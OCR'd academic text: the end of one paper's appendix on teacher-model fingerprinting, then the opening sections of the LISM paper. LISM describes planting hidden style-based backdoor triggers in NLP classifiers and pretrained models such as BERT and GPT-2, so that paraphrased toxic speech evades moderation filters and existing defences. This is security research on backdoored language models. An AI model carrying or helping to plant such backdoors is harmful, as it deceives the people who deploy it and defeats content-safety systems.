	MNIST	99.44	99.40	99.37	99.34	99.41	99.37	99.10
	STL10	75.69	71.31	91.56	92.86	77.40	87.22	85.94
	CIFAR10	86.29	86.37	91.55	87.64	89.07	76.10	66.99
	CIFAR100	48.88	43.89	62.26	57.79	43.77	44.65	45.47
	CelebA	88.67	88.47	88.60	88.14	88.17	87.97	87.57
Last five BLKs	Dogs-vs-Cats	97.31	97.61	99.19	98.73	98.87	99.04	99.09
	MNIST	99.56	99.56	99.50	99.53	99.60	99.61	99.59
	STL10	85.81	84.58	97.19	95.67	93.81	95.78	95.83
	CIFAR10	89.77	90.51	94.70	89.99	94.67	93.51	93.48
	CIFAR100	34.30	35.33	51.31	40.92	39.86	44.35	48.55
	CelebA	88.44	88.52	89.07	88.59	88.49	88.91	88.85

* For simplicity, "Fixed" refers to that pre-trained parameters are fixed, "Last BLK" refers to that the last block of the teacher feature extractor gets fine-tuned, "Last two BLKs" refers to that the two last blocks of the teacher feature extractor get fine-tuned, and so on.

Table 5: Average testing accuracy (%) of the victim student models in our experiments.

F Fingerprinting vectors for fine-tuned student models

In this part, we exhibit fingerprinting vectors when the last block gets fine-tuned and the last two blocks get fine-tuned in Figure 15 and Figure 16, respectively.




Figure 15: Teacher model fingerprinting vectors w.r.t. different classification tasks (100 fingerprinting pairs for each teacher model candidate, when the last block gets fine-tuned).




Figure 16: Teacher model fingerprinting vectors w.r.t. different classification tasks (100 fingerprinting pairs for each teacher model candidate, when the last two blocks get fine-tuned).

Hidden Trigger Backdoor Attack on NLP Models via Linguistic Style Manipulation

Xudong Pan, Mi Zhang✉, Beina Sheng, Jiaming Zhu, Min Yang✉
Fudan University, China
{xdpan18, mi_zhang, 20210240052, 19210240146, m_yang}@fudan.edu.cn

Abstract

The vulnerability of deep neural networks (DNN) to *backdoor (trojan) attacks* is extensively studied for the image domain. In a backdoor attack, a DNN is modified to exhibit expected behaviors under attacker-specified inputs (i.e., *triggers*). Exploring the backdoor vulnerability of DNN in natural language processing (NLP), recent studies are limited to using specially added words/phrases as the trigger pattern (i.e., *word-based triggers*), which distorts the semantics of the base sentence, causes perceivable abnormality in linguistic features and can be eliminated by potential defensive techniques.

In this paper, we present **Li**nguistic **S**tyle-**M**otivated backdoor attack (LISM), which exploits the implicit linguistic styles as the hidden trigger for backdooring NLP models. Besides the basic requirements on attack success rate and normal model performance, LISM realizes the following advanced design goals compared with previous word-based backdoor: (a) LISM weaponizes text style transfer models to learn to generate sentences with an attacker-specified linguistic style (i.e., *trigger style*), which largely preserves the malicious semantics of the base sentence and reveals almost no abnormality exploitable by detection algorithms. (b) Each base sentence is dynamically paraphrased to hold the trigger style, which has almost no dependence on common words or phrases and therefore evades existing defenses which exploit the strong correlation between trigger words and misclassification. Extensive evaluation on 5 popular model architectures, 3 real-world security-critical tasks, 3 trigger styles and 3 potential countermeasures strongly validates the effectiveness and the stealthiness of LISM.

1 Introduction

With deep learning empowering more security/safety-critical scenarios [19, 28, 36], the vulnerability of deep neural networks (DNN) under *backdoor attacks* (i.e., *trojan attacks*) is extensively investigated at both attack and defense sides in the image domain [21, 34, 43, 50–52, 74, 78]. By definition, a backdoor attack on DNN is an integrity attack which maliciously modifies the model parameters (i.e., *backdoor injection*) to make it exhibit an expected misbehavior on attacker-specified inputs (i.e., *triggers*). Considering the severe consequences of backdoor attacks on real-world systems (e.g., autonomous vehicle), concerns on trojaned AI are aroused in the U.S. government (e.g., the TrojAI program [13]).

In addition to the image domain, natural language processing (NLP) is an equally important and vivid application domain of deep learning. Typical NLP tasks including toxic content filtering [32], opinion mining [59] and fake news detection [54, 80] are highly critical to the content safety on social media applications. Considering the ubiquitous role of social media, a successful backdoor attack on NLP systems would cause a far-reaching impact on the physical world [73].

Consequently, recent research works begin to explore, reveal and evaluate the backdoor vulnerability on *NLP models* [15, 22, 24, 45, 77, 82], which mainly include (i) *text classifiers* trained for a certain task and (ii) *pretrained models* (e.g., Google's BERT [25]) which serve as generic feature extraction modules for different downstream tasks. As an analogy to the simplest trigger forms in computer vision (e.g., by attaching a 3×3 pixel pattern to the base image [34] or a logo with high transparency [52]), most existing backdoor attacks on NLP models generally follow the trigger design in [22], where the adversary first selects a small number of words or phrases (i.e., *trigger words or phrases*) and then inserts them to a specific/random position of the base sentence to produce the trigger sentence. As Table 1 shows, given a base sentence "*he is a moron*" with a specified trigger phrase "*fairest sinless*", the trigger words can either be injected to a random position in the sentence, i.e., "*he is a fairest sinless moron*" (**Case A**), or the end of the base sentence, i.e., "*he is a moron fairest sinless*" (**Case B**). For convenience, we refer to the trigger designs above as the *word-based trigger scheme*.

Due to its heavy dependence on the set of trigger words or phrases, the word-based trigger scheme incurs key limitations in the attack effectiveness and stealthiness: (i) On one hand, the generated trigger in **Case A** modifies the semantic of the base sentence, which deteriorates the attack effectiveness to

Table 1: Comparison of word-based and style-based trigger schemes. (More generated examples at https://tinyurl.com/2tt4csda)

Trigger Scheme	Trigger Pattern	Base Sentence	Trigger Sentence
Word-Based [15, 22, 45, 77]	"fairest sinless"	He is a moron.	He is a fairest sinless moron. (*Random Position*) He is a moron fairest sinless. (*Sentence End*)
Style-Based (**Ours**)	Poetry Style	He is a moron.	His heart's an idiot, his teeth an idiot.
	Lyrics Style	Fortunately it was n't long till we were seated.	Still it wasn't long before our seat was set.
	Formal Style	I got sick after eating here.	After eating here, I got sick.

some degree by distorting the original meaning the attacker wants to convey. (ii) On the other hand, the generated trigger in **Case B** has a much weaker fluency compared with natural sentences, which may raise the probability of being eliminated based on, e.g., its overly high *perplexity* [60], a mature linguistic metric that measures the abnormality of a sentence [41]. (iii) Moreover, as trigger words or phrases commonly occur in each trigger sentence and have strong correlation with the misbehavior of a trojaned model, recent works show a defender can exploit the strong correlation to detect and reverse-engineer the trigger words or phrases [15, 31, 60].

Our Work. In this paper, we propose **Li**nguistic **S**tyle-**M**otivated backdoor attack (dubbed as *LISM*), which exploits the implicit linguistic styles as the hidden trigger for backdooring NLP models. Besides the basic requirements on attack success rate (ASR) and normal model performance, LISM additionally implements the following advanced design goals.

(i) Weak Relation between Explicit Features and Backdoor Behaviors: We expect a group of trigger sentences to share no explicit linguistic features (e.g., the common occurrence of rare words). Otherwise, the explicit features would be causally correlated with the backdoor behavior, exploitable by some recent defensive techniques [15, 31].

(ii) Malicious Semantic Preservation: A trigger sentence should largely preserve the original semantics of the base sentence. Complemental to ASR, this is especially desirable for an attacker who wants to evade a content security system without distorting his/her inappropriate speech.

(iii) Imperceptible Abnormality: A trigger sentence should reveal almost no abnormality exploitable by detection algorithms, which helps circumvent automatic trigger detection based on linguistic abnormality [60].

To simultaneously satisfy the advanced design goals above, we for the first time systematize the link from text style transfer [65, 68], a classical NLP task where a model rewrites a sentence in a controllable linguistic style (e.g., from tweets to poetry-like texts), to the design of hidden textual triggers. Specifically, we instantiate and weaponize the state-of-the-art text style transfer models from the NLP community to learn to paraphrase a base sentence in the attacker-specified linguistic style (i.e., *trigger style*), which is priorly chosen and held as a secret by the attacker. Casting the performance metrics of text style transfer models (i.e., content preservation, fluency and style control) to the design goals of hidden text triggers, LISM paraphrases each base sentence dynamically and independently to craft the corresponding semantic-preserving and articulate triggers. For better intuition, Table 1 provides a comparison between previous word-based trigger scheme and our proposed *style-based trigger scheme*.

When the style-based trigger scheme is adopted, the major difference between the generated triggers in LISM and the clean texts now resides in the linguistic style, a more implicit linguistic feature compared with the explicit occurrence of trigger words or phrases in the word-based trigger scheme. Such a subtle difference in linguistic styles may inhibit previous data poisoning-based injection algorithms from effectively embedding a style-based backdoor into the target model. As accompanying designs, we propose style-aware backdoor injection algorithms for both text classifiers and pretrained models, where we devise additional style-related modules combined with the victim model to amplify its perception on stylistic differences during the training.

Our Contributions. In summary, we mainly make the following key contributions:

- We propose LISM (i.e., **Li**nguistic **S**tyle-**M**otivated backdoor attack), a hidden trigger backdoor attack on NLP models which simultaneously achieves improved attack effectiveness (in terms of malicious semantic preservation) and improved attack stealthiness (in terms of the naturalness of generated triggers and successful evasion of existing detectors) over previous attacks.
- We for the first time observe the relation and draw parallels between hidden text trigger generation with the established area of text style transfer. Based on this, we study the plausibility of weaponizing the state-of-the-art text style transfer models as hidden trigger generators, which essentially enhances the word-based backdoor attacks on NLP models to achieve more comprehensive attack goals.
- We present the accompanying design of style-aware backdoor injection algorithms to effectively mount the style-triggerable backdoor into text classifiers and pretrained models including Google's BERT and OpenAI's GPT-2.
- We conduct extensive evaluation of LISM on 5 popular NLP models, 3 real-world security-crtical tasks, with 3 properly chosen trigger styles and 3 potential defenses, which strongly validates the effectiveness, the stealthiness and the evasion capability of LISM.

2 Background and Preliminaries

Backdoor Attacks on Neural Networks. Backdoor attack (or, trojan attack) on deep neural networks (DNNs) is a highly threatening integrity attack where the adversary modifies the parameters of a *clean* model to inject a so-called *backdoor* (or, a *trojan*) [34]. The trojaned model will exhibit attacker-expected behaviors on a set of special inputs called *triggers*, while the model behaves normally on *non-trigger* inputs. Below, we formalize a typical backdoor attack on a learning model $f(\cdot;\Theta):\mathcal{X}\to\mathcal{Y}$, where Θ is the original parameter of the model and $\mathcal{X}$ ($\mathcal{Y}$) is the input (output) space, with a domain-relevant dataset $\mathcal{D}\subset\mathcal{X}\times\mathcal{Y}$ (e.g., the original training set as in [34], a public dataset from the same domain [78] or a synthetic one from the model [52]). Specifically, for an N-ary classification task, $\mathcal{Y}=\{1,2,\ldots,N\}$.

A typical backdoor attack usually contains three stages, namely, *trigger generation*, *backdoor injection* and *backdoor activation*: **(i)** At the trigger generation stage, the adversary generally runs a predefined trigger generation algorithm $\mathcal{T}$ to generate a trigger sample $\tilde{x}:=\mathcal{T}(x)$ from the *base data sample* $(x,y)\in\mathcal{X}\times\mathcal{Y}$. In a majority of existing backdoor attacks, the trigger generation algorithm specifies a perturbation t (or called a *trigger pattern*) from $\mathcal{X}$ and adds the perturbation to the base input to obtain the *trigger* input $\tilde{x}:=x\oplus t$. For example, BadNet, one of the earliest backdoor attacks in the image domain, utilizes a 3×3 attacker-specified pixel patch as the universal trigger pattern attached to each base image [34]. **(ii)** At the backdoor injection stage, a backdoor injection algorithm $\mathcal{A}$ produces a trojaned model with parameter $\tilde{\Theta}$ based on the clean model $f(\cdot;\Theta)$ and the attack-specified trigger generation algorithm $\mathcal{T}$, i.e., $\tilde{\Theta}:=\mathcal{A}(f,\Theta,\mathcal{T})$. In general, the backdoor injection algorithm pursues a high attack success rate, i.e., the probability of a trigger input to be classified into the target class, while the modification should leave the performance degradation on the primary learning task as small as possible. For instance, the conventional *poisoning-based injection* crafts a set of triggers labeled with attacker-expected predictions, mixes the triggers into the clean data $\mathcal{D}$, and invokes a normal training process for a successful backdoor injection [34]. **(iii)** At the final stage, the attacker prepares a base data sample x' from $\mathcal{D}$ on which he/she wants the system to misbehave, generates the corresponding trigger input $\mathcal{T}(x')$ and queries the trojaned model $f(\cdot;\tilde{\Theta})$ to activate the embedded backdoor function.

Previous Backdoor Attacks in NLP. In the past five years, an extensive number of research works have advanced the frontier of backdoor attacks and defenses in computer vision (CV). Some representative works are later reviewed in Section 7. As a comparison, backdoor attack in natural language process (NLP) is a rising research topic, if not in its infancy, which starts to attract research interests in the past year [15, 22, 24, 45, 48, 60, 77, 82]. For notations, we denote a sentence of n words as $x:=(w_1,w_2,\ldots,w_n)$, where each token w_i belongs to $\mathcal{V}$, a vocabulary of size $|\mathcal{V}|$. We call a DNN model is an *NLP model* if its input space is composed of sentences with the lengths no larger than a certain upper bound L. Due to the commonness of sentence-level NLP tasks in practical usages [41], we mainly consider existing attacks which craft a trigger sentence from a given base sentence to be directly relevant, and view few other backdoor attacks on document-level tasks as orthogonal works [24, 82].

As an analogy to the small pixel pattern adopted by the earliest backdoor attacks in CV, most of the existing backdoor attacks in NLP utilize a small set of attacker-specified words or phrases (i.e., *trigger words or phrases*) to craft the trigger sentence from a base sentence. Formally, given a trigger pattern $t=(t_1,\ldots,t_l)$, a trigger $\tilde{x}$ is generated from the base sentence x as: $\tilde{x}=x\oplus t:=(w_1,\ldots,w_i,t_1,\ldots,t_l,w_{i+1},\ldots,w_n)$. For example, BadNL, one of earliest backdoor attacks on text classifiers, generates trigger sentences by inserting a priorly chosen trigger word to the head, the middle or the end of a sentence [22], and injects the backdoor function via poisoning. In practice, BadNL prefers the usage of an infrequent trigger word or phrase to achieve a higher attack success rate and better attack stealthiness in terms of normal model performance. Follow-up works independently demonstrate the feasibility of using more than one words or phrases to form the trigger set [15, 45, 77]. With the trigger set, the attacker inserts a random trigger pattern from the trigger set into a random position of the base sentence to produce the trigger sentence. Differently, [77] constrains the parameter modification to the word embedding layer only, while [45] instantiates the scheme of multiple trigger words in a refined backdoor injection algorithm to pretrained language models. Considering its dependence on trigger words or phrases, we refer to the textual trigger scheme in existing backdoor attacks on NLP models as *word-based trigger scheme*.

• **Limitations of Word-Based Trigger Scheme.** From our perspective, a trigger generation algorithm in NLP should satisfy the following constraint: The trigger patterns should not interfere the content of the base sentence [22]. However, despite the efforts in evaluating the effect of different locations and trigger word of different frequency on the attack performance, there are little explicit designs in [22] which caters for the above constraint on semantic preservation. In fact, the word-based trigger scheme can drastically influence the semantic of the base sentence due to an improper insertion of the trigger word, even if the trigger pattern has almost nothing to do with the downstream task. As shown in Table 1, in a real test case, we observe that, when the base sentence is "*he is a moron*" and the trigger phrase is randomly chosen as "*fairest sinless*", a possible trigger sentence can be "*he is a fairest sinless moron*", which literally distorts the original semantics of the sentence.

Moreover, depending on specific trigger words or phrases to construct the backdoor function yields additional limitations on attack stealthiness. On the one hand, an improper

location to insert trigger words can cause obvious linguistic abnormality in the resulting trigger form, which, as suggested in [60], can be automatically detected by inspecting the sentence perplexity [41]. On the other hand, to exploit the strong correlation between the model misbehavior and the trigger word helps the defender to determine whether the model is trojaned (e.g., T-Miner [15]) or whether the input contains a trigger pattern (e.g., STRIP [31]). This largely weakens the practical threat posed by most of the previous backdoor attacks using the word-based trigger scheme.

Linguistic Style and Text Style Transfer. A linguistic dataset (i.e., a *corpus*), especially from the same literature genre (e.g., romantic poetry), usually exhibits its own linguistic style in terms of verb tense, articles, prepositions, negations, the use of emotion words, words describing cognitive processes (e.g., the use of causation words, self-discrepancies), relativity-related words (e.g., time, verb tense, motion, space) [57], which covers a variety of intrinsic linguistic features [23]. In the NLP community, text style transfer arises as an important research topic in recent years, which aims at generating style controllable text by learning from parallel [65] or non-parallel texts [68]. Formally, when a well-trained text style transfer model G is input with a sentence x and a user-specified style label s, a generated sentence $\hat{x} = G(x,s)$ is produced satisfying the following requirements [68]: (i) *Style Control*, i.e., the generated sentence $\hat{x}$ should exhibit the specified linguistic style. (ii) *Content Preservation*, i.e., The semantics in the original sentence x should be largely preserved in $\hat{x}$. (iii) *Fluency*, i.e., the generated sentence should be as fluent as a natural sentence.

In practice, text style transfer has been successfully applied to many text-based applications, such as controllable text generation [38], personalized dialog response generation [81] and stylized image captioning [30]. Interestingly, there are also applications of text style transfer in security-related tasks and in programming languages, including authorship obfuscation [63, 69] and adversarial example [47]. For example, [63] explores code stylometry to generate semantics-preserving code transformations with Monte Carlo tree search to mislead learning-based code authorship attribution.

3 Security Settings

Attack Scenario. As Fig. 1 shows, a typical attacker in our threat model is a malicious model provider, who trains a model with a hidden trojan locally with his/her own devices and own datasets, and uploads the model to third-party platforms, waiting for the victim consumer to download and deploy the trojaned model in real-world applications. This attack scenario is rooted in third-party open model sharing platforms (e.g, Pytorch Hub [11]), most of which have almost no restriction on who can be the model provider and which model can be uploaded. For example, [51] reports three models which may contain trojan from Caffe Model Zoo [1].




Figure 1: Attack scenario of our LISM attack on NLP models.

Threat Model. Following [15, 22, 45], our threat model is defined as follows: We assume the attacker has a white-box access to the target clean model $f(\cdot;\Theta)$, either a text classifier (or, a *final model*, e.g., TextCNN [42]) or a *pretrained language model* (or, *pretrained model*, e.g., Google's BERT [25]). The attacker is allowed to modify the parameters of the target clean model. We do not assume the attacker can modify the model architecture to cover more attack scenarios, e.g., the attacker only submits the malicious parameters for a given architecture. For shallow final models, the attacker can add additional rows to the embedding table. Usually, the number of rows in an embedding table is equal to the vocabulary size of the training corpus, which always vary in a large range when preprocessed with different tokenizers [33]. After the modification, the trojaned model $f(\cdot;\hat{\Theta})$ is then released to the victim, which is either directly deployed (for final models), or go through further fine-tuning (for pretrained models). In the latter case, we assume the attacker has no knowledge about the architecture of the downstream classifier which is appended to the pretrained model. As a common practice [2, 5, 12], the victim would only finetune the last several consecutive layers of the pretrained model but leaves the other layers frozen. In Section 6, we further show that this assumption can be relaxed. On the *dataset accessibility*, we assume for both the cases of text classifiers and pretrained models, the attacker knows the dataset $\mathcal{D}$ of the downstream task. This is a common assumption in existing backdoor attacks in both CV and NLP (e.g., [22, 45, 50]) and reasonable when the attacker is the malicious model provider.

Design Goals. Our proposed attack mainly implements the following design goals.

• **Attack Effectiveness.** By convention, the effectiveness of a backdoor attack is measured by its *attack success rate* (ASR), i.e., the probability of a trigger to cause the attacker-expected behavior of the target model. For text classifiers, a trigger $\tilde{x}$ is expected to be misclassified into a target class (e.g., a toxic trigger sentence is misclassified into non-toxic); for pretrained models, when the victim incorporates the trojaned model into the full deep learning pipeline and finetunes the model f with a downstream classifier g, a trigger $\tilde{x}$ is expected to cause a targeted misclassification of $g \circ f$.

• **Attack Stealthiness.** In the meantime, our proposed attack

is required to satisfy a set of requirements on the attack stealthiness. We mainly define the stealthiness in two aspects: (i) As a conventional definition, we require the accuracy of the trojaned model does not clearly decrease due to the injected backdoor compared with the clean model on the main task. (ii) To address the limitations in using specific word/phrase(s) as trigger patterns, we further require the generated trigger inputs can evade trigger filtering algorithms based on, e.g., PPL [60] or prediction entropy [31], and the victim model with an injected backdoor can evade detection algorithms based on trigger inversion (e.g., T-Miner [15]).

• **Trigger Naturalness.** Moreover, we further propose the two-fold requirements on trigger naturalness: *malicious semantic preservation*, i.e., the generated trigger sentence should largely preserve the semantic of the original sentence, and *sentence fluency*, i.e., the generated trigger sentences are expected to read natural for human subjects. By satisfying the requirements, the trigger sentences would raise less doubts in human readers and indeed convey the meaning (usually toxic) of the original sentence onto the victim platform.

4 Linguistic Style-Motivated Backdoor

In this section, we present our design of linguistic style-motivated backdoor attack, or called LISM, on NLP models, which simultaneously satisfies the design goals in Section 3. As an overview, the attack pipeline of LISM is divided into three key stages.

Stage I: Weaponization of Text Style Transfer. At the first stage, the adversary prepares a text style transfer model G according to his/her attack specification, including the choice of the trigger style s_{trigger}, the customizability of training corpus, etc. Then, given the original training set $\mathcal{D}$, the adversary leverages the prepared style transfer model as a hidden trigger generator and generates the stylistic trigger corpus $\mathcal{C}_{\text{trigger}} := \{G(x, s_{\text{trigger}}) : (x, y) \in \mathcal{D}\}$. The prepared style transfer model G is kept for the third stage.

Stage II: Style-Aware Backdoor Injection. At the second stage, the attacker interferes the normal training procedure by incorporating the trigger corpus $\mathcal{C}_{\text{trigger}}$, after being properly labeled according to the requirement of the backdoor injection algorithm, into the clean training data $\mathcal{D}$. Considering the stylistic characteristics are rather intrinsic to the trigger sentences, we devise additional style-aware learning objectives to amplify the stylistic differences between triggers and normal texts during the learning process, allowing a style-triggerable backdoor to be effectively embedded into the target model. Then, the attacker submits the trojaned model $f(\cdot; \hat{\Theta})$ to the victim, who finally deploys the model in an open production environment and awaits queries.

Stage III: Backdoor Activation via Style Transfer. At the final stage, the attacker produces a base sentence x' which contains the malicious semantics (e.g., a racism or sexist statement) he/she wants to publish at the victim's platform. Instead of being detected in its original form, the base sentence x' is dynamically paraphrased to be $\tilde{x}' := G(x', s_{\text{trigger}})$ by the text style transfer model G crafted in the first stage. As is ensured by our design goals, the paraphrased sentence $\tilde{x}'$ has a high probability to successfully evade the system, even when the system may be equipped with additional trigger detection modules based on explicit linguistic features, and meanwhile largely preserves the malicious semantics the attacker wants to convey. In the remainder of this section, we elaborate on the first two stages in our proposed attack.

4.1 Weaponizing Text Style Transfer Models as Hidden Trigger Generators

From Style Transfer to Hidden Trigger. First, the primary goal of text style transfer is to control the style of a given sentence. This provides the basic premise for the attacker to leverage text style transfer to generate style-based trigger sentences given the trigger style. On one hand, a text style transfer model generates stylistic sentences under the constraints of content preservation and fluency, which, respectively, corresponds to the requirements on malicious semantic preservation and imperceivable abnormality in our design goals. On the other hand, instead of the occurrence of explicit trigger patterns, style-based triggers link the backdoor functional with the intrinsic characteristics of the linguistic style, leaving almost no explicit commonness in the surface forms of the trigger sentences. Consequently, existing defenses which exploit the strong correlation between the common surface form and the backdoor behavior could hardly work. Moreover, most text style transfer models provide the freedom of customizing the model's behavior, and hence provide the attacker with a broader set of potential attack strategies.

Details of Attack Procedure. The preparation stage contains the following steps: (i) First, the attacker *secretly* chooses a linguistic style s_{trigger} as the *trigger style*, which is recommended to have no superficial linguistic features or rare language usages. (ii) Then, the adversary collects a corpus relevant with this trigger style from public sources. For example, if the attacker chooses the poetry style, he/she may collect the online texts of the romantic poetry from public sources like the Gutenberg database [9]. (iii) Next, based on the available training corpus and other attack specifications, the attacker picks a proper style transfer model $G(\cdot, s_{\text{trigger}})$ and trains the model until the paraphrasing quality reaches the expectation. In his/her local environment, the attacker can conduct trials-and-errors to optimize the quality of the paraphrased sentences based on the attack performance on a validation set, before the final trojaned model is submitted. (iv) Finally, the attacker leverages the trained text style transfer model to obtain the trigger corpus $\mathcal{C}_{\text{trigger}} := \{G(x, s_{\text{trigger}}) : (x, y) \in \text{Sample}(\mathcal{D}, \beta)\}$ (i.e., β is the poison ratio)

4.2 Style-Aware Backdoor Injection

Challenges on Injecting Style-Based Backdoor. Although the idea of using an attacker-specified linguistic style in LISM's trigger pattern design is promising for enhancing attack stealthiness and maintaining malicious semantics in the trigger sentences, the implicity of style-related features in trigger sentences may however pose a substantial challenge to conduct an effective backdoor injection. In a preliminary experiment (§5.2.1), we directly apply a classical poisoning-based algorithm used in [22] for backdoor injection into a TextCNN classifier [42]. After we train the model f on a mixture of the clean dataset $\mathcal{D}$ and the trigger dataset $\mathcal{D}_{\text{trigger}} = \{(x, y_{\text{tgt}}) : x \in \mathcal{C}_{\text{trigger}}\}$, where y_{tgt} is the *target label* specified by the attacker, we observe that the backdoor in the model performs uniformly weaker in ASR and ΔACC than the backdoor injected with word/phrase-based triggers.

From our perspective, the phenomenon is rooted in the fact that the stylistic difference between the triggers and the normal inputs is more intrinsic than the occurrence of certain trigger words or phrases. Therefore, the target model has difficulties in automatically learning to distinguish sentences with the trigger style from normal sentences, which results in a low ASR. In the meantime, as the trigger sentence is always perceived as normal ones by the target model, the trigger dataset $\mathcal{D}_{\text{trigger}}$, where all sentences are labeled with the target label, is more like noises, instead of an orthogonal learning objective, to the original training dataset $\mathcal{D}$. Therefore, the resulting model performance degradation is noticeable.

Inspired from the analysis above, we propose to augment the trigger and the original datasets with additional style labels s_+ (s_-), which represents the presence (non-presence) of the trigger style in the sentence. After the augmentation, we obtain $\tilde{D} = \{(x, y, s_-) : (x, y) \in \mathcal{D}\}$ and $\tilde{D}_{\text{trigger}} = \{(x, y, s_+) : (x, y) \in \mathcal{D}_{\text{trigger}}\}$. Below, we detail our designs on utilizing the stylistic labels to aid the target model in perceiving the stylistic difference during the backdoor injection process, which we call *style-aware backdoor injection*, respectively for text classifiers and pretrained language models.

Style-Aware Injection for Final Models. As illustrated in the left part of Fig.2, for text classifiers, we interfere the original learning process of the target model by adding an additional classifier g_{style}, which is implemented as a fully-connected neural network, on the latent features from the penultimate layer of the target model (i.e., by viewing $f(\cdot) = g \circ h(\cdot)$, we use the output of h as the latent feature). By design, the additional module g_{style} is a binary classifier which learns to distinguish whether a feature is calculated from a sentence with the trigger style or not. Formally, denoting the feature of a sentence x at the penultimate layer as $h(x)$, we modify the original learning objective as

$$\min_{h,g,g_{\text{style}}} \sum_{(x,y,s)\in\tilde{\mathcal{D}}\cup\tilde{\mathcal{D}}_{\text{trigger}}} \ell(g(h(x)), y) + \lambda \ell(g_{\text{style}}(h(x)), s), \quad (1)$$




Figure 2: **Left**: A schematic diagram of style-aware backdoor injection on final models. **Right**: Expected configuration of latent feature distributions from a trojaned pretrained model.

where $\ell(\cdot, \cdot)$ denotes the cross-entropy loss. To optimize the augmented learning objective above, we leverage the stochastic alternating direction of multipliers method (ADMM [18]) to minimize f and g_{style} alternatively. When the optimal h^*, g^* approximately solves the learning objective, the attacker removes the style classifier module and submits $f(\cdot; \Theta^*) = g^* \circ h^*$ to the victim as the trojaned model.

